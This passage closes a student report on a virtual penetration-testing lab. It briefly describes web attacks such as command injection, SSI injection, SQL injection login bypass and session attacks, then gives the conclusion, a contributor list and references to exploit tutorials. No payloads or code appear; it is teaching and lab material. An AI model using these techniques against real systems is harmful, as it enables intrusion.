This attack is executed to compromise the data and application by initiating an arbitrary OS command on the server that is running the victim's web application.

Detailed information of this attack is explained in Appendix IX (Playbook 47).

v. *Attack 5: Injecting a custom code and executing an OS Command on the server which is running an application (PHP Command Injection)*

Code Injection is primarily injecting of a code that can be executed or interpreted by the application. This attack exploits the poor handling of data that is untrusted. The main reason for such attacks is due to improper input and output validation of data such as data format, amount of data expected, allowed characters.

Detailed information of this attack is explained in Appendix IX (Playbook 48).

- vi. *Attack 6: Executing the server-side script with OS Command on webpage to get remote access of server (Server-Side Includes)*

SSI is the directives present on the web pages to feed dynamic content which are used to execute certain actions before the web page is loaded. When the security is low and SSI Injection vulnerability exists, the connection can be seen established which can therefore be exploited to compromise the sensitive information of the victim's machine.

Detailed information of this attack is explained in Appendix IX (Playbook 49).

- vii. *Attack 7: Injecting a Custom SQL Code inside the input box to attain the database information such as (schema, tables, and databases) and discovering the particular user credentials. (SQL Injection (GET/Search))*

If any SQL injection loophole exists inside the webpage it will return the result to any SQL query or syntax passed inside the input box. Keywords such as UNION could be used to retrieve data from several tables present inside the database. Therefore, it is also known as SQL UNION injection attack. Detailed information of this attack is explained in Appendix IX (Playbook 50).

- viii. *Attack 8: Injecting SQL commands to bypass the login process to achieve direct access to a web portal. (SQL Injection (Login/Hero))*

The injection attacks are performed to bypass the login process and getting direct access to the website. To check if the input accepts the SQL Query, small code has been injected. After hitting the login button, it prints the SQL error which confirms that the SQL Query Syntax is accepted.

Detailed information of this attack is explained in Appendix IX (Playbook 51)

- ix. *Attack 9: Exploiting the improper authentication and session management function to compromise session tokens, password & username, and other data (Broken Authentication – Password Attack)*

This is majorly caused due to improper implementation of the authentication and session management functions. It enables the attackers to compromise session tokens, passwords, usernames, account details, and other sensitive information.

Detailed information of this attack is explained in Appendix IX (Playbook 52).

- x. *Attack 10: Exploiting the interactions between users and services by compromising the sessions (Session Management)*

Session related to the web is the sequence of HTTP requests and responses sent to and from the network which is related to the same user. The session is created to store the information of the user's transaction temporarily, therefore it helps in handling various applications of the single user once they are authenticated into the website or the system. However, if there is any improper session management then it can create a vulnerability that can be exploited by the attacker.

Detailed information of this attack is explained in Appendix IX (Playbook 53).

XLVIII. THE EXTERNAL ZONE

The untrusted or external zone is also known as the public zone. As the external zone is not in the control of an organization so it can be simply considered as public internet. But in case of this pentesting lab the virtual

machines are imitated as public internet. Untrusted network is a network that is available to everyone, and it is not managed by the group or department solely as in private network.

In this pentesting lab environment, four Kali Linux machines are placed in external zone that plays the role of attacker. The attacking machines are placed in network 10.10.10.0/24 and considered it as external zone. Out of four attacking machines, one machine has the internet access that was established by configuring TAP interface.

XLIX. CONCLUSION

In this research lab, a successful penetration testing lab was implemented and executed. The networking lab represented the structure of the real organization at the Small-to-Medium Enterprise level. The pentesting lab consists of two different virtual internetworks. The lab was mainly focused on presenting various attack vectors throughout the network and able to detect them using Vulnerability assessment, Incidence response and snort sensors. The basic idea behind this lab is to demonstrate the exploitation of vulnerabilities and detecting them. With the help of relevant tools and techniques, this document summarizes the work done by all the students to implement penetration testing lab.

This research proposal seeks to create a controlled virtual environment that resembles a real-world organizational infrastructure and enables its users to carry out penetration testing exercises in a safe, secure, and controlled manner. It can, in other words, act as a sandbox environment where tests are performed, and the observed findings can be used to further develop and test a defensive solution before implementing it at an organizational level.

L. CONTRIBUTIONS

FIRST INTERNETWORK IN PENTESTING LAB

A. Trusted Zone

i. Jerbin Kolencheril

- Formatting the paper by keeping the structuring consistent across the paper.
- Development of the following sections in the report:
Section VIII (Msfvenom), X (Metasploit), XI (Social Engineering Toolkit), XXX (Recommendations), and Appendix 1C-vii (HTML Website created with client-side attack payload links to simulate a phishing attack).
- Shared development of the following sections in the report:
Section III (Resources), IV (Network Topology), V (Vinetctl), VI (Implementation of the topology in vinetctl), VII (Network scanning and recon using nmap), and XIII (Trusted Zone)
- Development of the following penetration testing playbooks in the exploit walkthrough:
Playbook 1; Playbook 2; Playbook 3; Playbook 4; Playbook 5; Playbook 6; Playbook 7; Playbook 8; Playbook 9; Playbook 10; Playbook 11; Playbook 12 and Playbook 13 (13A, 13B, 13C, 13D, 13E, 13F, 13G and 13H)

ii. Betsy Thomas

- Development of the following sections of the report
Appendix 1 Section C
Appendix 2 A & B
About Malicious insider in Red Teaming
- Shared development of following sections of the report
Section VII
- Development of the following penetration testing playbooks in the exploit walkthrough:

- Playbook 14; Playbook 15; Playbook 16; Playbook 17; Playbook 18; Playbook 19 (19A, 19B, 19C) and Playbook 20 (20A, 20B, 20C, 20D)
- iii. Satinderpal Singh
 - Development of the following sections of the report
Section IX (Zirakatu), XII (Mimikatz)
 - Shared development of the following sections in the report:
Section XIII (TZ)
 - Grammatical review of the trusted zone portion of the document
 - Development of the following penetration testing playbooks in the exploit walkthrough:
Playbook 25; Playbook 26; Playbook 27 and Playbook 28
 - iv. Gaurav Garg
 - Shared development of the following sections in the report:
Section XIII (TZ)
 - Grammatical review of the trusted zone portion of the document
 - Development of the following penetration testing playbooks in the exploit walkthrough:
Playbook 21; Playbook 22; Playbook 23 and Playbook 24
 - v. Priyasha Patel (Vulnerability Assessment Team)
 - Development of the following Vulnerability Assessments by using the information from playbooks:
 - Assessment A (Playbook 4); Assessment B (Playbook 1, Playbook 6, Playbook 9, Playbook 10); Assessment C (System Vulnerability Analysis - TLS); Assessment D (Playbook 7); Assessment E (System Vulnerability Analysis); Assessment F (Playbook 21, Playbook 22, Playbook 23, Playbook 24).
 - vi. Kirandeep (Vulnerability Assessment Team)
 - Development of the following Vulnerability Assessments by using the information from playbooks:
 - Assessment G (Playbook 14, Playbook 15, Playbook 17, Playbook 19); Assessment H (System Vulnerability Analysis - HTTP); Assessment I (System Vulnerability Analysis - Apache Banner); Assessment J (System Vulnerability Analysis - Port scan); Assessment K (Playbook 16, Playbook 20).
 - vii. Mandeep Singh (Vulnerability Assessment Team)
 - Development of the following Vulnerability Assessments by using the information from playbooks:
 - Assessment L (Playbook 24,25A,25B,25C,27), Assessment M (Playbook 64), Assessment N (Playbook 28)
 - viii. Pavan Kumar Nadipineni (Protocol Analysis Team)
 - Added protocol analysis in the Abstract.
 - Shared development of the following sections in the report.
 - Section XXII, Section I (Introduction), Section III (Resources)
 - Development of the Analysis of the following testing playbooks
 - Playbook 4; Playbook 6; Playbook 14; Playbook 17; (Trusted Zone)
 - ix. Sweatha Elumalai (Protocol Analysis Team)
 - Development of the Analysis of the following testing playbooks
 - Playbook 5; Playbook24; Playbook 1C (Trusted Zone)
 - x. Leela Suresh Sunkara (Protocol Analysis Team)
 - Development of the Analysis of the following testing playbooks
 - Playbook 8; Playbook15; Playbook 22 (Trusted Zone)

- xi. Divya Rathod (Incidence Response team)
 - Installation of GRR client on Windows10v1809 (Trusted zone)
 - Integrating and formatting of attack analysis documentation (Section VII)
 - Attack Analysis of the following playbook:
Playbook 26 (Trusted Zone)
 - Shared development of the following sections in the report:
Section IV (Network Topology) and Abstract
- xii. Puneet Ahuja (Incidence Response Team)
 - Merging and Formatting of the Incidence response documentation in the First Internetwork (Section: XXXVI, XXXVII, XXXVIII, XXXIX, XL).
 - Installation GRR client on Ubuntu 1404 (Trusted Zone)
 - Documentation and attack analysis of following Playbooks:
Playbook 23; Playbook 24 (Trusted Zone)
 - Shared development of the following sections in the report:
Section I (Introduction)
- xiii. Kriti Aryal (Incidence Response Team)
 - Installation of GRR client on Windows 8 2048
 - Integrating and formatting of attack analysis documentation (Section VII)
 - Attack analysis of following playbooks:
Playbook 1; Playbook 14 (Trusted Zone)
 - Shared development of the following sections in the report:
Section XLIX (Conclusion)
- xiv. Upasana Varma (Incidence Response Team)
 - Merging and Formatting of the Incidence response documentation in the First Internetwork (Section: XXXVI, XXXVII, XXXVIII, XXXIX, XL).
 - Installation of GRR client on Fedora (Trusted Zone)
 - Documentation and attack analysis of the following playbooks:
Playbook 6; Playbook 61 (Trusted Zone)
 - Shared development of the following sections in the report:
Section XLI (Resources)

B. Proxy Zone

- i. Ravdeep Saggu
 - Contributed to Introduction to proxy Zone
 - Development of the following sections
The exploitation of Apache Webserver(I), (II), and FTP Server
 - Development of the following sections in the report:
 - Contribution to Conclusion
 - Development of the following penetration testing playbooks in the exploit walkthrough:
Playbook 29; Playbook 30 (Proxy Zone)
- ii. Gurcharan Singh Jawanda
 - Contributed to Introduction to Proxy Zone
 - Development of the following sections

- The exploitation of Samba Server, Webserver Reconnaissance, and MySQL Server
- Development of the following penetration testing playbooks in the exploit walkthrough: Playbook 31; Playbook 32; Playbook 33 (Proxy Zone)
- Overall contribution to the Global Report
- Contribution to Conclusion
- xv. Kiranjit Kaur, Heena (Protocol Analysis Team)
 - Development of the Analysis of the following testing playbooks
 - Playbook 33; Playbook 34; Playbook 54; Playbook 55; Playbook 58; (Proxy Zone)
- xvi. Keerthi Kishore Vemuri (Protocol Analysis Team)
 - Development of Protocol analysis for testing Playbook- 29, Playbook-32, Playbook-56
 - Shared development of the following sections in the report.
 - Section XXI, Section I (Introduction), Section III (Resources)
 - Formatting the paper by keeping the structuring consistent across the paper
- xvii. Amulya Maadeerreddy (Protocol Analysis Team)
 - Development of Protocol analysis for testing Playbook- 30, Playbook-31, Playbook-52
 - Shared development of Section XXI in the report
- xviii. Sandeep Chittimalla (Vulnerability Assessment Team)
 - Shared development of the following sections in the report:
 - Section XX (Nessus Scanning Template Configuration Web Application Test Scan)
 - Development of the following Vulnerability Assessments by using the information from playbooks:
 - Assessment O (Playbook 29,30,54,55,56,58,31), Assessment P (Playbook 58), Assessment Q (Playbook 31), Assessment R (Playbook 34)
- xix. Divya Rathod (Incidence Response Team)
 - Installation of GRR server on Ubuntu 1804 (Proxy Zone)

C. Demilitarized Zone

- xx. Sagar Bhusri
 - Development of the following sections of the report:
 - Section I (Introduction & Abstract), Detail about FTP server in the DMZ Zone, Appendix I section E and Section XXX (Recommendations).
 - Shared Development of the following sections of the report:
 - Section III (Resources), IV (Network Topology), V (CUE Virtual Internetwork Controller), VI (Implementation of the topology in the CUE VIRTUAL ENVIRONMENT), XV (The Demilitarized Zone)
 - Development of the following penetration testing playbooks in the exploit walkthrough: Playbook 34; Playbook 35; Playbook 36; Playbook 37
- xxi. Amritpal
 - Development of the following sections of the report:
 - Section I (Introduction & Abstract) (co-author)
 - Detail about Web server in the DMZ Zone.
 - Shared Development of the following sections of the report:
 - Section III (Resources), IV (Network Topology), XV (The Demilitarized Zone)
 - Development of the following penetration testing playbooks in the exploit walkthrough:

Playbook 41; Playbook 42; Playbook 43; Playbook 43.

- xxii. Aakash Shah
 - Development of the following sections of the report:
 - Section I (Introduction & Abstract) (co-author)
 - Detail about DNS servers in the DMZ Zone.
 - Shared Development of the following sections of the report:
 - IV (Network Topology), XV (The Demilitarized Zone)
 - Development of the following penetration testing playbooks in the exploit walkthrough:
 - Playbook 38; Playbook 39; Playbook 40.
- xxiii. Sai Kumar Chittimalla (Vulnerability Assessment Team)
 - Development of the following sections in the report:
 - Section XVI (Vulnerability Assessment Introduction), XVII (Nessus Introduction), XVIII (Nessus Scan Templates), XIX (Nessus Dashboard).
 - Shared development of the following sections in the report:
 - Section I (Introduction), III (Resources), VI (Implementation of the topology in vinetctl), XX (Nessus Scanning Template Configuration Host Discovery scan, Advanced Scan).
 - Development of the following Vulnerability Assessments by using the information from playbooks:
 - Assessment S (Playbook 35, Playbook 42), Assessment T (Playbook 36, Playbook 37, Playbook 52), Assessment U (Playbook 38, Playbook 49), Assessment V (Playbook 39, Playbook 45), Assessment W (Playbook 40), Assessment X (Playbook 41), Assessment Y (Playbook 43, Playbook 46), Assessment Z (Playbook 44), Assessment AA (Playbook 47), Assessment BB (Playbook 48), Assessment CC (Playbook 50), Assessment DD (Playbook 51).
- xxiv. Akshat Mehta (Protocol Analysis Team)
 - Development of the Analysis of the following testing playbooks.
 - Playbook 42; Playbook 44; Playbook 45; (Demilitarized Zone).
- xxv. Akshata Rajendra Raikar (Protocol Analysis Team)
 - Development of the Analysis of the following testing playbooks:
 - Playbook 34; Playbook 35; Playbook 36; (Demilitarized Zone).
- xxvi. Anish Shah (Protocol Analysis Team)
 - Development of the Analysis of the following testing playbooks:
 - Playbook 34; Playbook 46; Playbook 49; (Demilitarized Zone).
- xxvii. Lokesh Sai Mahanthi (Protocol Analysis Team)
 - Formatting the paper by keeping the structuring consistent across the paper.
 - Shared development of the following sections in the report.
 - Section XXI, Section I (Introduction)
 - Development of the Protocol analysis of the following testing playbooks:
 - Playbook 37; Playbook 43; Playbook 47; (Demilitarized Zone).
- xxviii. Upasana Varma (Incidence Response Team)
 - Installation of GRR client on Metasploitable3 (Demilitarized Zone)
- xxix. Divya Rathod (Incidence Response Team)
 - Attack analysis on the following playbook:
 - Playbook 51 (Demilitarized Zone)

D. External Zone

i. Vamshidhar Reddy Kotha

- Contributed to the Red team session, the scenario of attacking the whole topology from the untrusted zone.
- Contributed to section 14 and 15 attacks introduction in shared documentation.
- Contributed to kali Linux machine configuration in shared Appendix documentation.
- Contributed in Nmap section in shared Appendix documentation.
- Development of the following penetration testing playbooks in the exploit walkthrough: DMZ (Playbook 47; Playbook 48), Proxy zone (Playbook 54; Playbook 55; Playbook 56; Playbook 57; Playbook 58).

ii. Sparsha Pole

- Contributed to the project objection in the shared documentation.
- Contributed to section 13 attacks introduction in shared documentation.
- Development of the following penetration testing playbooks in the exploit walkthrough: Trusted Zone (Playbook 60; Playbook 61; Playbook 62; Playbook 63; Playbook 64).

iii. Parminder Kaur

- Contributed to sections 13,14 and 15 attacks introduction in shared documentation.
- Development of the following penetration testing playbooks in the exploit walkthrough: DMZ (Playbook 49; Playbook 50), Proxy Zone (Playbook 59), Trusted Zone (Playbook 65).

iv. Vishista Vangala

- Contributed to section 14 and 15 attacks introduction in shared documentation.
- Development of the following penetration testing playbooks in the exploit walkthrough: DMZ (Playbook 45; Playbook 46), Proxy Zone (Playbook 52).

v. Tejaswini Vadlamudi

- Contributed to section 13, 14, and 15 attacks introduction in shared documentation.
- Development of the following penetration testing playbooks in the exploit walkthrough: DMZ (Playbook 51), Proxy Zone (Playbook 53), Trusted Zone (Playbook 66).

E. Intrusion Detection Zone (Playbooks are not listed here fully yet due to changes to original Playbooks and PCAP files since recording)

i. Abhilash Reddy Nallarala

- Creation of Rules and Packet Capture Analysis of Playbooks: 30, 32, 52, 53, 54, 56
- Creation of Security Onion Management Server and Sensor Configuration section in IDS Section/Blue Team Section of the document.
- Creation of Bridge and Router Configuration Section in Appendix

ii. Mitchell Messerschmidt

- Creation of Rules and Packet Capture Analysis of Playbooks: 1, 2, 3, 25, 26, 27
- Creation of Security Onion Hardware and Specifications in IDS Section/Blue Team Section of the document.
- Creation of Security Onion Trouble Shooting Section
- Final Formatting and editing for IDS Portions of Document, including Exploit Analysis and Blue Team Section. In addition to parts of the Major Document (Abstract, Intro, Objectives, Conclusion)

- iii. Isha Pathak
 - Creation of Rules and Packet Capture Analysis of Playbooks: 8, 15, 16, 25, 26
 - Creation of Analyzing IDS Alerts in Security Onion subsection in IDS Section/Blue Team Section of the document.
- iv. Raja Venkata Sandeep Kumar Bonagiri
 - Creation of Rules and Packet Capture Analysis of Playbooks: 29, 31, 57, 34 (Proxy), 58
 - Creation of Tools in Security Onion section in IDS Section/Blue Team Section of the document.
- v. Sravya Doddaka
 - Creation of Rules and Packet Capture Analysis of Playbooks: 34 (DMZ), 39, 44, 45, 47, 48, 50
 - Creation of Introduction section in IDS Section/Blue Team Section of the document.
- vi. Vigneshwar Sethuraman
 - Creation of Rules and Packet Capture Analysis of Playbooks: 27, 35, 36, 37, 38, 43
 - Creation of Rules Section in IDS Section/Blue Team Section of the document.
- vii. BhavyarajSinh Chauhan
 - Development of the following zeek rule playbook
 - Zeek Rule for Playbook 35, Playbook 37
 - Formatting the paper by keeping the structuring consistent across the paper.
- viii. Mansi Joshi
 - Development of following zeek rule playbook.
 - Zeek rule for Playbook 36, Playbook 43.
 - Formatting the paper by keeping the structuring consistent across the paper.
- ix. Rishab Kumar Singh Nellore
 - Development of following zeek rule.
 - Development of the following section :
Detection of brute force using Zeek in Security Onion (Appendix VI - MM)
 - Formatting the paper by keeping the structuring consistent across the paper.

SECOND INTERNETWORK IN PENTESTING LAB

- i. Dhanvi Joshi
 - Merging and Formatting of the second internetwork in pentesting lab in separate document.
 - Integrating and formatting our work in the main report as well as maintaining the consistency of formation in the whole report.
 - Development of the following penetration testing playbooks in the exploit walkthrough (Appendix IX):
Playbook 1; Playbook 2; Playbook 3; Playbook 4; Playbook 5; Playbook 6; Playbook 7; and Playbook 8
 - Development of following section in the report:
Section XLVI (The External Zone)
 - Shared contributions of the following sections in the report:
Section I (Introduction), Section II (Project Objectives), Section XL (Network topology), Section XLI (CUE virtual environment), Section XLII (Implementation of the topology in CUE virtual environment), Section XLIII (The Trusted Zone), Section XLIV (The Demilitarized Zone), Section XLIX (Conclusion), Appendix VII (Device Configurations), Appendix VIII (Nmap on the Pentesting Topology).

- ii. Rahim Khan Pathan
 - Development of the following penetration testing playbooks in the exploit walkthrough (Appendix IX):
Playbook 9; Playbook 10; Playbook 11; Playbook 12; Playbook 13; and Playbook 14
 - Concluded the work done in the Second Internetwork of Pentesting Lab (Section XLVII).
 - Shared contributions of the following sections in the report:
Section XL (Network topology), Section XLI (CUE virtual environment), Section XLII (Implementation of the topology in CUE virtual environment), and Section XLVII (Conclusion), Appendix VII (Device Configurations), Section XLIII (The Trusted Zone).
- iii. Jyothi Sharmila Ancha
 - Development of the following penetration testing playbooks in the exploit walkthrough (Appendix IX):
Playbook 15; Playbook 16; Playbook 17; Playbook 18; and Playbook 19
 - Shared contributions of the following sections in the report:
Section XL (Network topology), Section XLI (CUE virtual environment), and Section XLII (Implementation of the topology in CUE virtual environment), Section XLIII (The Trusted Zone).
- iv. Navjot Bagla
 - Development of the following penetration testing playbooks in the exploit walkthrough:
Playbook 25; Playbook 26; and Playbook 27
 - Shared contributions of the following sections in the report:
Merging and Formatting of the Appendix IX (Exploit Walkthrough)
- v. Simranbir Kaur
 - Development of the following penetration testing playbooks in the exploit walkthrough (Appendix IX):
Playbook 54; and Playbook 55
 - Shared contributions of the following sections in the report:
Formatting of the Appendix IX (Exploit Walkthrough)
- vi. Amandeep Kaur
 - Shared contribution of the Section XLV (The Demilitarized Zone):
The Demilitarized Zone Introduction
Server on DMZ with their vulnerabilities
Detailed explanation of attacks on all the machine in the DMZ zone
 - Development of the following penetration testing playbooks in the exploit walkthrough (Appendix IX):
Playbook 20; Playbook 21; Playbook 22; Playbook 23; Playbook 24
- vii. Preeti Thakur
 - Development of the Section XLIV (The Proxy Zone):
Introduction of Proxy Zone
Servers in the proxy zone: Web Server, Samba Server, and FTP Server
List of exploits concerning these servers.
 - Development of the following penetration testing playbooks in the exploit's walkthrough (Appendix IX):
Playbook 28; Playbook 29; Playbook 30; Playbook 31; Playbook 32; Playbook 33; and Playbook 34

viii. Pawan Soobhri

- Development of following section in the report:
Section XXXIX (Resources)
- Formatting of the following sections (Appendix IX):
Playbook 44 to Playbook 53
- Development of the following penetration testing playbooks in the exploit's walkthrough (Appendix IX):
Playbook 44; Playbook 45; Playbook 46; Playbook 47; Playbook 48; Playbook 49; Playbook 50; Playbook 51; Playbook 52; and Playbook 53

ix. Anirudh Gummakonda

- Development of the following penetration testing playbooks in the exploit's walkthrough (Appendix IX):
Playbook 41; Playbook 42; and Playbook 43
- Formatting of the following section (Appendix IX):
Playbook 41; Playbook 42; and Playbook 43
- Shared contributions of the following sections in the report:
Appendix VIII (Nmap on the pentesting topology), Section XLV (The Demilitarized Zone)

x. Tharun Gurrapu

- Development of the following penetration testing playbooks in the exploit's walkthrough (Appendix IX):
Playbook 37; Playbook 38; Playbook 39; and Playbook 40
- Shared contributions of the following sections in the report:
Appendix VII (Device Configurations)
- Formatting of the following section:
Appendix VII (Device Configurations)

xi. Subaveena Pugalenti

- Development of the following penetration testing playbooks in the exploit's walkthrough (Appendix IX):
Playbook 37; and Playbook 36
- Development of the Section XLIII (The Trusted Zone):
Introduction to the Trusted Zone
Each exploit of the machines in the trusted zone is explained.

REFERENCE

- [1] "Internetwork Infrastructure Requirements for Virtual Environments," in *White Papers the Unpredictable Certainty Information Infrastructure Through 2000*, Washington, D.C., National Academies Press, 1997, pp. 110-122.
- [2] D. D. Lindskog, `vinetctl`, Edmonton.
- [3] "PuTTY: a free SSH and Telnet client," [Online]. Available: <https://www.chiark.greenend.org.uk/~sgtatham/putty/>. [Accessed 13 November 2020].

- [4] "StatCounter," 2020. [Online]. Available: <https://gs.statcounter.com/windows-version-market-share/desktop/worldwide/#monthly-202006-202006-bar>. [Accessed 13 November 2020].
- [5] "Statcounter," 2020. [Online]. Available: <https://gs.statcounter.com/android-version-market-share/mobile-tablet/worldwide/>. [Accessed 13 November 2020].
- [6] "Security Onion Solutions," [Online]. Available: <https://securityonionsolutions.com/software/>. [Accessed 14 November 2020].
- [7] "Introduction to OpenBSD," [Online]. Available: <https://www.openbsd.org/faq/faq1.html>.
- [8] winscp.net, "Introducing WinSCP," winscp.net, [Online]. Available: <https://winscp.net/eng/docs/introduction>. [Accessed 21 November 2020].
- [9] "John the Ripper password cracker", Openwall.com. [Online]. Available: <https://www.openwall.com/john/>. [Accessed: 15- Mar- 2021].
- [10] J. PETERS, "How to Use John the Ripper: Tips and Tutorials | Varonis", Inside Out Security, 2020. [Online]. Available: <https://www.varonis.com/blog/john-the-ripper/>. [Accessed: 16- Mar- 2021].
- [11] "SNORT Users Manual," CISCO, 2020. [Online]. [Accessed 14 November 2020].
- [12] Tools.kali.org, 2021. [Online]. Available: <https://tools.kali.org/web-applications/dirb>. [Accessed: 18- Mar- 2021].
- [13] "Nikto - an overview | ScienceDirect Topics", Sciencedirect.com, 2021. [Online]. Available: <https://www.sciencedirect.com/topics/computer-science/nikto>. [Accessed: 18- Mar- 2021].
- [14] "What Is Hydra Tool In Kali Linux And How Does It Work?", OFFICIAL HACKER, 2021. [Online]. Available: <https://www.officialhacker.com/hydra-tool/>. [Accessed: 18- Mar- 2021].
- [15] P. Francis, "Security Think Tank: How to realise the benefits of security zoning," computerweekly.com, 14 May 2019. [Online]. Available: <https://www.computerweekly.com/opinion/Security-Think-Tank-How-to-realise-the-benefits-of-security-zoning>. [Accessed 14 November 2020].
- [16] M. S. D. P. H. P. Sanghvi, "Cyber Reconnaissance: An Alarm before Cyber Attack," *International Journal of Computer Applications*, 2013.
- [17] G. F. Lyon, "NMAP Network Scanning," Insecure.org, 2009. [Online]. Available: <https://nmap.org/book/toc.html>. [Accessed 23 October 2020].
- [18] Offensive Security, "MSFVENOM," [Online]. Available: <https://www.offensive-security.com/metasploit-unleashed/msfvenom/>. [Accessed 21 November 2020].
- [19] PenTest-duck, "Offensive Msfvenom: From Generating Shellcode to Creating Trojans," PenTest-duck, 4 October 2019. [Online]. Available: https://medium.com/@PenTest_duck/offensive-msfvenom-from-generating-shellcode-to-creating-trojans-4be10179bb86. [Accessed 23 November 2020].
- [20] trendmicro, "exploit," [Online]. Available: <https://www.trendmicro.com/vinfo/us/security/definition/exploit>. [Accessed 19 November 2020].

- [21] J. H. O. M. S. N. a. S. Z. Filip Holik, "Effective penetration testing with Metasploit framework and methodologies," IEEE 15th International Symposium on Computational Intelligence and Informatics, Budapest, 2014, 2014. [Online]. Available: doi: 10.1109/CINTI.2014.7028682. [Accessed 21 April 2020].
- [22] Offensive Security, "WORKING WITH ACTIVE AND PASSIVE EXPLOITS IN METASPLOIT," Offensive Security, [Online]. Available: <https://www.offensive-security.com/metasploit-unleashed/exploits/>. [Accessed 21 November 2020].
- [23] "Manage Meterpreter and Shell Sessions," Rapid7, [Online]. Available: <https://metasploit.help.rapid7.com/docs/manage-meterpreter-and-shell-sessions>. [Accessed 21 April 2020].
- [24] S. Engineer, "The Social Engineering Framework," Security through education, 2020. [Online]. Available: <https://www.social-engineer.org/framework/se-tools/computer-based/social-engineer-toolkit-set/>. [Accessed 12 November 2020].
- [25] "The Social-Engineer Toolkit (SET)," TrustedSec, [Online]. Available: <https://www.trustedsec.com/tools/the-social-engineer-toolkit-set/>. [Accessed 12 November 2020].
- [26] D. Kennedy, "SET User Manual," TrustedSec, Strongsville, OH.
- [27] R. F. a. X. Wang, "CodeXt: Automatic Extraction of Obfuscated," Department of Computer Science, [Online]. Available: <http://mason.gmu.edu/~rfarley3/2014-ISC-CodeXt.pdf>. [Accessed 22 March 2021].
- [28] "Rapid7," [Online]. Available: https://www.rapid7.com/db/modules/exploit/windows/fileformat/vlc_mkv/. [Accessed 22 March 2021].
- [29] "What is Shikata Ga Nai," Stack Exchange, 01 05 1965. [Online]. Available: <https://security.stackexchange.com/questions/130256/what-is-shikata-ga-nai>. [Accessed 2021].
- [30] "Kanishka10, Windows Bypassuac COMHijack Privilege Escalation Exploit, & Windows Bypassuac COMHijack Privilege Escalation Exploit - Hackercool Magazine. (2020, December 16). HTA web server exploit for hacking Windows. Retrieved from <https://www.hackerc>," [Online].
- [31] "A Vulnerability in Microsoft Windows SMB Server Could Allow for Remote Code Execution (CVE-2020-0796)," Center for Internet Security, 03 12 2020. [Online]. Available: https://www.cisecurity.org/advisory/a-vulnerability-in-microsoft-windows-smb-server-could-allow-for-remote-code-execution-cve-2020-0796_2020-036/.
- [32] "CVE-2015-0096," Vulmon, 11 03 2015. [Online]. Available: <https://vulmon.com/vulnerabilitydetails?qid=CVE-2015-0096>. [Accessed 2021].
- [33] Drd, "How to Exploit EternalBlue on Windows Server with Metasploit," Wonder How To, 11 05 2019. [Online]. Available: <https://null-byte.wonderhowto.com/how-to/exploit-eternalblue-windows-server-with-metasploit-0195413/>. [Accessed 31 Jan 2021].
- [34] "Vulnerability in Windows Media Center Could Allow Remote Code Execution (MS15-100)," Center for Internet Security, 09 07 2015. [Online]. Available: <https://www.cisecurity.org/advisory/vulnerability-in-windows-media-center-could-allow-remote-code-execution-ms15-100/>. [Accessed 2021].

- [35] Drb, "How to Exploit EternalBlue on Windows Server with Metasploit," Wonder How To, 11 05 2019. [Online]. Available: <https://null-byte.wonderhowto.com/how-to/exploit-eternalblue-windows-server-with-metasploit-0195413/>. [Accessed 9 Jan 2021].
- [36] A. S. El-demrdash, "How to Exploit Windows 8 With Metasploit," Haking, 02 09 2014. [Online]. Available: <https://hakin9.org/how-to-exploit-windows-8-with-metasploit/>. [Accessed 2021].
- [37] N. Das, "Type confusion in V8 in Google Chrome prior to 80.0.3987.122," [Online]. Available: <https://www.exploit-db.com/docs/48721>. [Accessed 15 02 2021].
- [38] "Caching Guide - Apache HTTP Server Version 2.4," 2021. [Online]. Available: <https://httpd.apache.org/docs/2.4/caching.html>. [Accessed 14 March 2021].
- [39] "What is FTP (File Transfer Protocol)? A definition from WhatIs.com," 2021. [Online]. Available: <https://searchnetworking.techtarget.com/definition/File-Transfer-Protocol-FTP>. [Accessed 15 March 2021].
- [40] "Using Samba, 3rd Edition," 2021. [Online]. Available: <https://www.oreilly.com/library/view/using-samba-3rd/0596007698/ch01.html>. [Accessed 15 March 2021].
- [41] "PHP CGI Argument Injection," 2021. [Online]. Available: https://www.rapid7.com/db/modules/exploit/multi/http/php_cgi_arg_injection/. [Accessed 15 March 2021].
- [42] "TWiki History TWikiUsers rev Parameter Command Execution," 2021. [Online]. Available: https://www.rapid7.com/db/modules/exploit/unix/webapp/twiki_history/. [Accessed 15 March 2021].
- [43] "TWiki History TWikiUsers rev Parameter Command Execution," 2021. [Online]. Available: https://vulners.com/metasploit/MSF:EXPLOIT/UNIX/WEBAPP/TWIKI_HISTORY. [Accessed 16 March 2021].
- [44] "VSFTPD v2.3.4 Backdoor Command Execution," 2021. [Online]. Available: https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/. [Accessed 15 March 2021].
- [45] J. P. Singh, "Mastering Metasploit," 2021. [Online]. Available: https://subscription.packtpub.com/book/networking_and_servers/9781786463166/1/ch011v11sec18/vulnerability-analysis-of-vsftpd-2-3-4-backdoor. [Accessed 15 March 2021].
- [46] "NVD - CVE-2007-2447," 2021. [Online]. Available: <https://nvd.nist.gov/vuln/detail/CVE-2007-2447>. [Accessed 15 March 2021].
- [47] OCCUPYTHEWEB, "Hacking Samba on Ubuntu and Installing the Meterpreter," Wonder How To, 05 02 2021. [Online]. Available: <https://null-byte.wonderhowto.com/how-to/hack-like-pro-hacking-samba-ubuntu-and-installing-meterpreter-0135162/>. [Accessed 2020].
- [48] "Attacking the FTP Service," Penetration Testing Lab, 1 03 2012. [Online]. Available: <https://pentestlab.blog/2012/03/01/attacking-the-ftp-service/>. [Accessed 2020].
- [49] "MySQL Login Utility," 2021. [Online]. Available: https://www.rapid7.com/db/modules/auxiliary/scanner/mysql/mysql_login/. [Accessed 15 March 2021].

- [50] "Metasploit: MS08-067," ComputerSecurityStudent, [Online]. Available: https://www.computersecuritystudent.com/SECURITY_TOOLS/Metasploit/lesson4/index.html. [Accessed 2021].
- [51] "MySQL Login Utility," 2018. [Online]. Available: https://www.rapid7.com/db/modules/auxiliary/scanner/mysql/mysql_login/. [Accessed 15 March 2021].
- [52] "MySQL :: MySQL 8.0 Reference Manual :: 4.5.7 mysqlshow — Display Database, Table, and Column Information," 021. [Online]. Available: <https://dev.mysql.com/doc/refman/8.0/en/mysqlshow.html>. [Accessed 15 March 2021].
- [53] N. Mittal, "Attacking Metasploitable-2 Using Metasploit," Secure Layer 7, 26 06 2016. [Online]. Available: <https://blog.securelayer7.net/attacking-metasploitable-2-using-metasploit/>. [Accessed 02 2021].
